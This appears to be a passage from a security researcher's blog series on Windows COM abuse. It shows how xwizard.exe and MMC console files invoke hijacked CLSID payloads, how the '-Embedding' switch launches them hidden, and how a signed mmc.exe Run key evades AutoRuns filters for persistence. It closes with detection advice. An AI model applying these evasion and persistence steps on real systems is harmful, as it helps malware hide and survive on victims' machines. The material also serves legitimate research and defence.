

Figure 10: Verclsid Execution by CLSID

Xwizard Invoker

Xwizard is another interesting way to load a CLSID node as documented by Nick Tyrer. @harr0ey demonstrates usage of the following command that does not pop an error message:

```
xwizard.exe RunWizard /taero /u {CLSID}
```

*__Note__: Verclsid.exe has been used in a phishing malware campaign as documented in this post (Red Canary).

COM Server Misuse

There are many built-in Windows binaries that have the capability to 'double' as COM/DCOM servers under the applicable context for the intended service (such as remote machine management). After proper invocation and instantiation, a D/COM applications exposes its properties and methods when called with the **-Embedding** switch

*[*better validation needed*]*. However, an interesting "side effect" is that (many) COM-enabled applications that have GUI/visible window components (e.g. mmc.exe, mspaint.exe, winword.exe, iexplore.exe, etc.) will run in a server mode without presenting the GUI components. Let's take a look at an example use case where this *might* have some utility –

Use Case: Microsoft Management Console (MMC)

The MMC utility may be a Windows system administrator's best friend due it its extensibility and functionality. The MMC allows a (power) user to add multiple management 'snap-ins' to locally and remotely manage Windows systems. The utility also provides an attack surface for *potential* misuse and abuse. Early last year, Matt Nelson (@enigma0x3) discovered that MMC exposes a method that can be used to facilitate remote command execution over the DCOM protocol. In his Lateral Movement using the MMC20.Application COM Object blog post, Matt describes the technique in greater detail.

Though not nearly as exciting as the remote command execution/lateral movement technique, MMC can be used to invoke CLSID payloads for evasive loading and Run Key persistence. Let's setup our MMC console file to demonstrate this example…

MMC – CLSID Web Address Link

First, we need to setup a CLSID link and save our configuration as a console file (.msc). We can setup our basic payload by opening the MMC and the "Add/Remove Snap-In" window. For simplicity, select "the Link to Web Address" snap-in to open the wizard, and input the hijacked/reference CLSID key for the "Path or URL" as shown in the following screenshot:



Figure 11: MMC Add Snap-In – Web Address Link (Click Image to Enlarge)

Next, create a name for the snap-in and select 'Finish' as shown in the following screenshot:



Figure 12: MMC Add Snap-In – Add Friendly Name (Click Image to Enlarge)

This will create our “test” menu item under the “Console Root.” By selecting the “test” menu item, the CLSID link will invoke accordingly.



Figure 13: MMC Snap-In – CLSID payload Launch Upon Selection

MMC – MSC File Load

With our payload configuration created and enabled, let’s save the console as ‘test.msc’. Ensure that the snap-in label is selected (e.g. test) to preserve the console state. If this is not selected, our payload will not invoke when we attempt to open the console file later on.

For good measure, we can open up the console file within a text editor to verify that the configuration and CLSID pointer value –

Figure 14: MMC XML configuration

With this saved console file, let's launch the msc file from the command line and invoke the CLSID payload in a hidden manner with the **-Embedding** flag (*Note: case is important) –

```
mmc.exe -Embedding c:\path\to\test.msc
```



Figure 15: MMC Hidden Launch with the -Embedding switch

A Quick MMC Persistence Demo

From an AutoRuns persistence perspective, mmc.exe will evade default filters because it is a Windows signed binary as demonstrated in the following screenshot:



Figure 16: MMC AutoRuns Run Key – Applied Filters (Click on Image to Enlarge)

Removing the filters, we now see the entry:



Figure 17: MMC AutoRuns Run Key – No Filters (Click on Image to Enlarge)

At logon, this is the resulting payload execution with our hijacked key and reference:



Figure 18: MMC Run Key – Logon Execution

All things considered, mmc.exe may not be the most effective use case. However, other COM binaries may have greater utility when invoked in a similar manner.

Defensive Considerations

- In a perfect world, a properly configured application whitelisting (AWL) solution with code integrity protection would likely prevent (many of) these payloads from executing.
- Monitor for interesting COM application usage and run key additions. The Embedding switch may be an interesting indicator, but it has legitimate use cases for DCOM remote management and local instantiation if used in such context. Properly invoked/instantiated COM applications should spawn from the Service Host (svchost.exe). Any other invocation from another parent process may warrant suspicion.
- Monitor process creation events for interesting command line orientation and use of the affomentioned CLSID invokers.

- Evaluate newly created registry keys. In particular, take note of additions that include **TreatAs** and/or **ScriptletURL** keys.

Other Notable Research

- COM In 60 Seconds (Minutes) by James Forshaw (@tiraniddo) provides an incredible breakdown of how COM works (I'm still watching this video over and over). If you are not familar with James' work, I encourage you to get acquainted ASAP 🙂
- New lateral movement techniques abuse DCOM technology by PhilipTsukerman (@PhilipTsukerman) provide a nice introduction to COM in addition to a great overview of DCOM lateral movement techniques.
- COM and the PowerThief by provides great background information on COM interaction with Internet Explorer. Also, check out Rob's PowerThIEf tool for abusing Internet Explorer (IE) running instances.

Conclusion

Thank you for taking the time to read this post. Stay tuned for the final part of this series where we will discuss a few more advanced techniques!

~ @bohops
